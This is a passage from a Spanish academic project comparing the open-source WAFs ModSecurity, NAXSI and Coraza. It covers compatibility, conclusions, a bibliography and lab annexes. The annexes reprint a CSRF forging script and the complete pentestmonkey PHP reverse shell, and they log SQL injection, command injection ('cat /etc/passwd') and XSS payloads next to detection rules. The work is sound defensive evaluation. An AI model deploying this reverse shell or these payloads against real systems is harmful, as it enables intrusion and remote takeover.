De modo que, NAXSI es sin duda el WAF con mejor rendimiento. Sin embargo, podría ser interesante comprobar el rendimiento de ModSecurity implementado en los servidores web Nginx y Microsoft IIS.

En el Anexo 4, podemos encontrar los registros generados por wrk2, así como el enlace a la herramienta para generar la representación visual.

4.3. Análisis de accesibilidad

En el constante desafío por fortalecer la seguridad de las aplicaciones web, la elección de un WAF se convierte en una decisión estratégica. Mientras la eficacia y la robustez de las defensas ofrecidas por un WAF son cruciales, la facilidad de integración y accesibilidad se perfilan como elementos determinantes en su adopción exitosa.

Este análisis se sumerge en la importancia de la accesibilidad de los WAFs, explorando cómo la implementación fluida y la compatibilidad con tecnologías existentes juegan un papel crucial en la elección de una solución de seguridad web. La familiaridad con servidores web específicos puede simplificar significativamente la configuración y gestión del WAF, permitiendo a los equipos de seguridad aprovechar conocimientos preexistentes y reducir la curva de aprendizaje.

Vamos a repasar qué implementaciones son compatibles con cada uno de los WAFs:


WAFs	Servidores web compatibles
ModSecurity	Apache, Nginx y Microsoft IIS
NAXSI	Nginx
Coraza	Caddy*

* Coraza dispone de más implementaciones pero están bajo desarrollo, o en fase experimental, como podemos ver en este fragmento de su repositorio en GitHub [39]:
"El Proyecto Coraza mantiene implementaciones y plugins para los siguientes servidores:

- Caddy Reverse Proxy y plugin para servidor web - estable, pero precisa de un responsable
- Extensión Proxy WASM para servidores con soporte proxy-wasm (por ejemplo, Envoy) - estable, aún en desarrollo
- Plugin HAProxy SPOE - experimental
- Biblioteca Coraza en C (para nginx) - experimental"

Una vez dicho esto, podemos comprobar las estadísticas de uso de los servidores web existentes para determinar con qué facilidad podríamos incorporar un WAF sin tener que modificar la infraestructura existente de una empresa determinada. Para ello, utilizaremos un diagrama que se actualiza diariamente, de la mano de W3Techs [40].

El diagrama contiene el porcentaje de páginas web que usan un servidor web determinado. Al momento de elaborar este documento, día 23 de diciembre de 2023, la distribución de servidores web es la siguiente:



Como podemos observar, el servidor web Nginx es el más utilizado, siendo implementado en el 34,1% de todos los sitios web cuyo servidor web es conocido. En segundo lugar, está Apache con un 30,5% de uso, en quinto lugar Microsoft-IIS con un 5,2% y finalmente, Caddy en noveno lugar con solo un 0,2% de uso.

Por lo tanto, si una empresa decide optar por Coraza, es probable que necesite ajustar su infraestructura existente, así como reunir o capacitar personal para que se familiarice con el servidor web y pueda ofrecer las configuraciones o el mantenimiento necesario, dado que Caddy no es tan común en comparación con otras opciones.

4.4. Valoración final

Tras analizar la protección ante amenazas, el rendimiento y la accesibilidad que proporcionan las 3 soluciones, podemos concluir que ModSecurity se posiciona como la mejor opción.
A pesar de tener un rendimiento significativamente inferior en comparación con NAXSI, su robusta protección ante amenazas respaldada por OWASP ModSecurity CRS, así como su destacada accesibilidad lo distinguen.

Estas características vienen respaldados por su popularidad y adopción en la comunidad de seguridad de aplicaciones web, consolidándose como uno de los mejores WAF open source disponibles.

En cuanto a NAXSI y Coraza, estas soluciones se ubican en el segundo y tercer lugar, respectivamente. Coraza muestra deficiencias significativas en rendimiento y accesibilidad, lo que le atribuye la posición más baja. Por otro lado, NAXSI ocupa el segundo puesto, aunque requiere que los desarrolladores de la aplicación web a proteger tomen medidas adicionales para abordar las amenazas que no puede detectar por sí mismo.

5. Conclusiones

A lo largo del desarrollo de este proyecto, se ha evidenciado la importancia crucial de los Web Application Firewalls (WAFs) como elementos fundamentales en la seguridad de las aplicaciones web empresariales. Estos no solo actúan como una capa de seguridad vital, sino que también aseguran la confidencialidad, integridad y disponibilidad de la información.

La elección de implementar WAFs mediante herramientas de código abierto se revela como una estrategia efectiva, especialmente para aquellas organizaciones que buscan mitigar riesgos en su infraestructura sin incurrir en costos significativos asociados con soluciones licenciadas.

Durante la implementación, se adoptó un enfoque de seguridad negativa (blacklists) en los WAFs, integrando en la medida de lo posible el OWASP ModSecurity Core Rule Set. Este enfoque tenía como objetivo proteger las aplicaciones web contra una amplia gama de ataques, incluyendo el OWASP Top 10, minimizando la generación de alertas falsas.

Un desafío crítico durante la implementación del laboratorio fue la limitación de recursos del hardware, específicamente del ordenador personal. La capacidad del disco duro resultó insuficiente para albergar al menos cinco máquinas virtuales, afectando el desarrollo del proyecto.

La fase de implementación de los WAFs experimentó retrasos en comparación con la planificación inicial de tareas. La falta de claridad en la documentación oficial de los WAFs seleccionados hizo necesario seguir guías externas para las instalaciones y configuraciones. Sin embargo, el resto de las tareas planificadas se cumplió satisfactoriamente.

Las pruebas de ataques realizadas en el laboratorio han proporcionado una evaluación específica de la efectividad de detección y bloqueo de cada WAF de código abierto. No obstante, se sugiere la posibilidad de expandir el proyecto, incorporando diversos tipos de payloads para cada vulnerabilidad, evaluando la resistencia de los WAFs ante amenazas de día cero y evaluando la presencia de falsos positivos.

Además, hubiera sido interesante examinar si las soluciones WAF open source pueden competir con soluciones empresariales, a pesar de sus claras diferencias. Sin embargo, ya que la adopción de los WAF open source se suele basar en la comunidad que tienen, por ejemplo, en GitHub, estos carecen de informes formales de cuota de mercado, dificultando así la comparación.

En definitiva, todos los objetivos establecidos en el presente proyecto fueron alcanzados de manera satisfactoria, proporcionando valiosa información sobre la implementación y efectividad de los WAFs en un entorno de seguridad web.

6. Bibliografía

[1] Annual Report on the State of Application Security - State of Software Security 2023. Veracode.com. [accedido 2023 oct 7]. https://info.veracode.com/rs/790-ZKW-291/images/Veracode_State_of_Software_Security_2023.pdf

[2] Ciberamenazas contra entornos empresariales - Una guía de aproximación para el empresario. Incibe.es. [accedido 2023 oct 7]. https://www.incibe.es/sites/default/files/contenidos/guias/doc/ciberamenazas_contra_entornos_empresariales.pdf

[3] Critical analysis on web application firewall solutions. Ieee.org. [accedido 2023 oct 7]. https://ieeexplore.ieee.org/document/6513431

[4] Guía de pruebas OWASP. Owasp.org. [accedido 2023 oct 7]. https://owasp.org/www-pdf-archive/Guía_de_pruebas_de_OWASP_ver_3.0.pdf

[5] 2022 Global Threat Analysis Report. Radware.com. [accedido 2023 oct 7]. https://www.radware.com/getattachment/b775fe9c-326f-4f97-b6c7-8545b5b68e42/Radware-2022-Global-Threat-Analysis-Report.pdf.aspx

[6] ModSecurity. SourceForge. [accedido 2023 oct 10]. https://sourceforge.net/projects/modsecurity.mirror/

[7] Naxsi. SourceForge. [accedido 2023 oct 10]. https://sourceforge.net/projects/naxsi.mirror/

[8] Best Open Source Web Application Firewall to Secure Web Apps. ServerGuy.com. 2020 ene 29 [accedido 2023 oct 10]. https://serverguy.com/security/open-source-web-application-firewall/

[9] The Best Open Source Web Application Firewalls. Zenarmor.com. [accedido 2023 oct 10]. https://www.zenarmor.com/docs/network-security-tutorials/best-open-source-web-application-firewalls

[10] Coraza. SourceForge. [accedido 2023 oct 10]. https://sourceforge.net/projects/coraza.mirror/

[11]OctopusWAF. SourceForge. [accedido 2023 oct 10]. https://sourceforge.net/projects/octopuswaf/

[12] open-appsec. SourceForge. [accedido 2023 oct 10]. https://sourceforge.net/software/product/open-appsec/

[13] Ieee.org. [accedido 2023 oct 24]. https://ieeexplore.ieee.org/abstract/document/6513420

[14] AnnaDziuba, Dziuba A. 10 Common Web Application Vulnerabilities You Need to Know. Relevant Software. 2023 may 30 [accedido 2023 oct 24]. https://relevant.software/blog/web-application-security-vulnerabilities/

[15] Sectigo Limited. What Is a Website Vulnerability & How Is It Exploited? SiteLock. [accedido 2023 oct 24]. https://www.sitelock.com/blog/what-is-a-website-vulnerability/

[16] Types of XSS. Owasp.org. [accedido 2023 nov 6]. https://owasp.org/www-community/Types_of_Cross-Site_Scripting

[17] 41 Common Web Application Vulnerabilities Explained. SecurityScorecard. 2021 mar 25 [accedido 2023 oct 24]. https://securityscorecard.com/blog/common-web-application-vulnerabilities-explained/

[18] Examples of Code Injection and How To Prevent It. Crashtest Security. 2021 oct 18 [accedido 2023 oct 24]. https://crashtest-security.com/code-injection/

[19] What is XXE (XML external entity) injection? Tutorial & Examples. Portswigger.net. [accedido 2023 oct 24]. https://portswigger.net/web-security/xxe

[20] Pagliaro L. Qué es SSRF (Server Side Request Forgery) y cómo se soluciona. Hackmetrix Blog. 2021 jun 22 [accedido 2023 oct 24]. https://blog.hackmetrix.com/ssrf-server-side-request-forgery/

[21] Cross Site Request Forgery (CSRF). Owasp.org. [accedido 2023 nov 6]. https://owasp.org/www-community/attacks/csrf

[22] Kettle J. Server-Side Template Injection. PortSwigger Research. 2015 ago 5 [accedido 2023 oct 24]. https://portswigger.net/research/server-side-template-injection

[23] Chanukya. Authorization Vulnerabilities - Chanukya. Medium. 2023 jun 9 [accedido 2023 oct 24]. https://chanukyapl.medium.com/what-are-authorization-vulnerabilities-bff909d71875

[24] Steiner. Directory/Path Traversal - Steiner254. Medium. 2022 feb 19 [accedido 2023 oct 24]. https://medium.com/@Steiner254/directory-path-traversal-288a6188076

[25] OWASP Top Ten. Owasp.org. [accedido 2023 oct 24]. https://owasp.org/www-project-top-ten/

[26] Araujo A. Herramientas de cumplimiento: Firewalls y protección de dirección IP. Hackmetrix Blog. 2022 ene 20 [accedido 2023 oct 24]. https://blog.hackmetrix.com/herramientas-de-cumolimiento-firewall-iso-27002-ley-fintech/

[27] ¿Qué es un firewall? Cisco. 2020 nov 22 [accedido 2023 oct 24]. https://www.cisco.com/c/es_es/products/security/firewalls/what-is-a-firewall.html

[28] Dermann M, Dziadzka M, Meisel A, Rohr M, Schreiber T. Best practices: Use of Web Application Firewalls. Owasp.org. [accedido 2023 oct 24]. https://owasp.org/www-pdf-archive/Best_Practices_WAF_v105.en.pdf

[29] Druin J. mutillidae: OWASP Mutillidae [accedido 2023 nov 6] https://github.com/webpwnized/mutillidae

[30] Kovacevic A. 2023 ene 3. What is XSS? How to Protect Your Website from DOM Cross-Site Scripting Attacks. freeCodeCamp.org. [accedido 2023 dic 22].

https://www.freecodecamp.org/news/how-to-protect-against-dom-xss-attacks/.

[31] Millanao M. API Web Storage. Laboratoria Developers. 2017 jun 14 [accedido 2023 nov 6]. https://medium.com/laboratoria-how-to/api-web-storage-ad9b1efa9b01

[32] Pentestmonkey: php-reverse-shell [accedido 2023 dic 22] https://github.com/pentestmonkey/php-reverse-shell

[33] Linode. Securing Apache 2 With ModSecurity. Linode. 2021 mar 26 [accedido 2023 nov 6]. https://www.linode.com/docs/guides/securing-apache2-with-modsecurity/

[34] Secure Nginx with Naxsi Firewall → Great docs » Webdock.io. Webdock.io. [accedido 2023 dic 2]. https://webdock.io/en/docs/how-guides/security-guides/how-to-secure-nginx-naxsi-firewall-ubuntu-2004-vps.

[35] Tosso JP. 2022 ago 29. OSS WAF stack using Coraza, Caddy, and Elastic - Juan Pablo Tosso. Medium. [accedido 2023 dic 2]. https://medium.com/@jptosso/oss-waf-stack-using-coraza-caddy-and-elastic-3a715dcbf2f2.

[36] Giltene. wrk2: A constant throughput, correct latency recording variant of wrk [accedido 2023 dic 22] https://github.com/giltene/wrk2

[37] Wikipedia. Percentil. [accedido 2023 dic 22] https://es.wikipedia.org/wiki/Percentil

[38] HdrHistogram. HdrHistogram: A High Dynamic Range (HDR) Histogram [accedido 2023 dic 22] https://github.com/HdrHistogram/HdrHistogram

[39] Coraza: OWASP Coraza WAF is a golang modsecurity compatible web application firewall library. [accedido 2023 dic 23] https://github.com/corazawaf/coraza

[40] Usage Statistics and Market Share of Web Servers, January 2024. W3techs.com. [accedido 2024 ene 4]. https://w3techs.com/technologies/overview/web_server.

7. Anexos

7.1. Anexo 1: Contenido HTML y script CSRF

El formulario de la página es el siguiente:

```
<form action="index.php" method="GET"
enctype="application/x-www-form-urlencoded" id="idPollForm">
          <input type="hidden" name="page"
value="user-poll.php">
          <input name="csrf-token" type="hidden" value="">
          <table>
               <tbody><tr id="id-bad-vote-tr" style="display:
none;">
                    <td class="error-message">
                         Validation Error: HTTP Parameter
Pollution Detected. Vote cannot be trusted.
                    </td>
               </tr>
               <tr><td></td></tr>
               <tr>
                    <td id="id-poll-form-header-td"
class="form-header">Choose Your Favorite Security Tool</td>
               </tr>
               <tr><td></td></tr>
               <tr><th class="label">Initial your choice to
make your vote count</th></tr>
               <tr><td></td></tr>
               <tr>
                    <td>
                         <input name="choice" id="id_choice"
type="radio" value="nmap"
checked="checked">  nmap<br>
                         <input name="choice" id="id_choice"
type="radio" value="wireshark">  wireshark<br>
                         <input name="choice" id="id_choice"
type="radio" value="tcpdump">  tcpdump<br>
                         <input name="choice" id="id_choice"
type="radio" value="netcat">  netcat<br>
                         <input name="choice" id="id_choice"
type="radio" value="metasploit">  metasploit<br>
```

```
                              <input name="choice" id="id_choice"
type="radio" value="kismet">  kismet<br>
                              <input name="choice" id="id_choice"
type="radio" value="Cain">  Cain<br>
                              <input name="choice" id="id_choice"
type="radio" value="Ettercap">  Ettercap<br>
                              <input name="choice" id="id_choice"
type="radio" value="Paros">  Paros<br>
                              <input name="choice" id="id_choice"
type="radio" value="Burp Suite">  Burp Suite<br>
                              <input name="choice" id="id_choice"
type="radio" value="Sysinternals">  Sysinternals<br>
                              <input name="choice" id="id_choice"
type="radio" value="inSIDDer">  inSIDDer
                        </td>
                  </tr>
                  <tr>
                        <td class="label">
                              Your Initials:<input type="text"
name="initials" value="">
                        </td>
                  </tr>
                  <tr><td></td></tr>
                  <tr>
                        <td style="text-align:center;">
                              <input
name="user-poll-php-submit-button" class="button"
type="submit" value="Submit Vote">
                        </td>
                  </tr>
                  <tr><td></td></tr>
                  <tr><td></td></tr>
                  <tr>
                        <td class="report-header">
                        No choice selected
</td>
                  </tr>
            </tbody></table>
      </form>
```

Para que el script pueda falsificar el formulario correctamente, deberemos crear un script que contenga los varios tipos de *inputs* del formulario en el payload:

```
<script>
function sendcsrf(){
var lForm = document.createElement("FORM");
lForm.action="http://10.0.0.5/mutillidae/index.php";
lForm.method = "GET";
lForm.enctype="application/x-www-form-urlencoded";
document.body.appendChild(lForm);
var lPage = document.createElement("INPUT");
lPage.setAttribute("name", "page");
lPage.setAttribute("type", "hidden");
lPage.setAttribute("value", "user-poll.php");
lForm.appendChild(lPage);
var lCSRFToken = document.createElement("INPUT");
lCSRFToken.setAttribute("name", "csrf-token");
lCSRFToken.setAttribute("type", "hidden");
lCSRFToken.setAttribute("value", "");
lForm.appendChild(lCSRFToken);
var lChoice = document.createElement("INPUT");
lChoice.setAttribute("name", "choice");
lChoice.setAttribute("type", "hidden");
lChoice.setAttribute("value", "nmap");
lForm.appendChild(lChoice);
var lInitials = document.createElement("INPUT");
lInitials.setAttribute("name", "initials");
lInitials.setAttribute("type", "hidden");
lInitials.setAttribute("value", "JD");
lForm.appendChild(lInitials);
var lButton = document.createElement("INPUT");
lButton.setAttribute("name", "user-poll-php-submit-button");
lButton.setAttribute("type", "hidden");
lButton.setAttribute("value", "Submit Vote");
lForm.appendChild(lButton);
lForm.submit();
}

</script> <span onmouseover="sendcsrf();">Vote for nmap. I
know you will.</span>
```

En este caso, el script se ejecutará cada vez que un usuario pase el ratón por encima del mensaje "Vote for nmap. I know you will" publicado en el foro. Cabe destacar que en un entorno real un atacante no esperará a que un usuario

mueva el ratón a un determinado lugar, pero en este caso es útil para controlar la ejecución del script.

Este script ha sido proporcionado por la propia aplicación Mutillidae para ayudar a entender el concepto de Cross-Site Request Forgery.

7.2. Anexo 2: Script php-reverse-shell

En el repositorio de GitHub [php-reverse-shell], se encuentra el siguiente script:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take
full responsibility
// for any actions performed using this tool.  The author
accepts no liability
// for damage caused by this tool.  If these terms are not
acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it
and/or modify
// it under the terms of the GNU General Public License
version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be
useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty
of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public
License along
// with this program; if not, write to the Free Software
Foundation, Inc.,
```

```
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take
full responsibility
// for any actions performed using this tool.  If these terms
are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or
suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a
hardcoded IP and port.
// The recipient will be given a shell running as the current
user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+,
or 5+
// Use of stream_select() on file descriptors returned by
proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation
(like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you
get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.0.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

```
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to
daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
      // Fork and have the parent process exit
      $pid = pcntl_fork();

      if ($pid == -1) {
            printit("ERROR: Can't fork");
            exit(1);
      }

      if ($pid) {
            exit(0);  // Parent exits
      }

      // Make the current process a session leader
      // Will only succeed if we forked
      if (posix_setsid() == -1) {
            printit("Error: Can't setsid()");
            exit(1);
      }

      $daemon = 1;
} else {
      printit("WARNING: Failed to daemonise.  This is quite
common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
```

```
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
      printit("$errstr ($errno)");
      exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child
will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the
child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the
child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
      printit("ERROR: Can't spawn shell");
      exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though
stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
      // Check for end of TCP connection
      if (feof($sock)) {
            printit("ERROR: Shell connection terminated");
            break;
```

```
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a,
$error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}
```

```
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper
daemon)
function printit ($string) {
      if (!$daemon) {
            print "$string\n";
      }
}

?>
```

7.3. Anexo 3: Registros de Ataques Detectados por WAFs

7.3.1. ModSecurity - Registros

En este apartado se han realizado las vulnerabilidades explicadas en el apartado 3.4 y se analizará si ModSecurity puede prevenir las amenazas antes de que lleguen a la aplicación web y el registro generado.

Podemos ver los registros accediendo al archivo:

```
/var/log/apache2/modsec_audit.log
```

7.3.1.1. SQL Injection

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. detected SQLi using
libinjection with fingerprint 's&1c' [file
"/usr/share/modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTA
CK-SQLI.conf"] [line "66"] [id "942100"] [msg "SQL Injection
Attack Detected via libinjection"] [data "Matched Data: s&1c
found within ARGS:username: 'OR 1=1#"] [severity "CRITICAL"]
[ver "OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-sqli"]
```

```
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUZ4f52e4DRTjo-CPLYfKQAAAAE"]
```

7.3.1.2. Command Injection

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Matched phrase
"etc/passwd" at ARGS:target_host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTA
CK-LFI.conf"] [line "116"] [id "930120"] [msg "OS File Access
Attempt"] [data "Matched Data: etc/passwd found within
ARGS:target_host: ;cat /etc/passwd"] [severity "CRITICAL"]
[ver "OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-lfi"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/255/153/126"] [tag "PCI/6.5.4"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUZ6CgYZFwCm52pAS5Z6xAAAAAQ"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Matched phrase
"etc/passwd" at ARGS:target_host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTA
CK-RCE.conf"] [line "577"] [id "932160"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data:
etc/passwd found within ARGS:target_host:  cat/etc/passwd"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-shell"] [tag
"platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag
"PCI/6.5.2"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUZ6CgYZFwCm52pAS5Z6xAAAAAQ"]
```

7.3.1.3. Directory Traversal

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Matched phrase
"etc/passwd" at ARGS:target_host. [file
```

```
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTA
CK-LFI.conf"] [line "116"] [id "930120"] [msg "OS File Access
Attempt"] [data "Matched Data: etc/passwd found within
ARGS:target_host: ;cat /etc/passwd"] [severity "CRITICAL"]
[ver "OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-lfi"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/255/153/126"] [tag "PCI/6.5.4"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUZ6CgYZFwCm52pAS5Z6xAAAAAQ"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Matched phrase
"etc/passwd" at ARGS:target_host. [file
"/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTA
CK-RCE.conf"] [line "577"] [id "932160"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data:
etc/passwd found within ARGS:target_host:  cat/etc/passwd"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-shell"] [tag
"platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag
"PCI/6.5.2"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUZ6CgYZFwCm52pAS5Z6xAAAAAQ"]
```

7.3.1.4. XSS Reflected

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. detected XSS using
libinjection. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "97"] [id "941100"] [msg "XSS Attack
Detected via libinjection"] [data "Matched Data: XSS data
found within ARGS:message: <script>alert(10)</script>"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag
"platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]
```

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)<script[^>]*>[\\\\\\\\\s\\\\\\\\\S]*?" at ARGS:message.
[file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "123"] [id "941110"] [msg "XSS Filter -
Category 1: Script Tag Vector"] [data "Matched Data: <script>
found within ARGS:message: <script>alert(10)</script>"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag
"platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)<[^0-9<>A-Z_a-z]*(?:[^\\\\\\\\\s\\\\\\\\\v\\\\\"'<>]*:)?[^0-
9<>A-Z_a-z]*[^0-9A-Z_a-z]*?(?:s[^0-9A-Z_a-z]*?(?:c[^0-9A-Z_a-z
]*?r[^0-9A-Z_a-z]*?i[^0-9A-Z_a-z]*?p[^0-9A-Z_a-z]*?t|t[^0-9A-Z
_a-z]*?y[^0-9A-Z_a-z]*?l[^0-9A-Z_a-z]*?e|v[^0-9A-Z_a-z]*?g|e[^
0-9A-Z_a-z]*?t[^0-9> ..." at ARGS:message. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "212"] [id "941160"] [msg "NoScript XSS
InjectionChecker: HTML Injection"] [data "Matched Data:
<script found within ARGS:message:
<script>alert(10)</script>"] [severity "CRITICAL"] [ver
"OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-xss"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/242"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)\\\\\\\\b(?:eval|set(?:timeout|interval)|new[\\\\\\\\s\\\
\\\\v]+Function|a(?:lert|tob)|btoa)[\\\\\\\\s\\\\\\\\v]*\\\\\
\\\(" at ARGS:message. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "706"] [id "941390"] [msg "Javascript
method detected"] [data "Matched Data: alert( found within
```

```
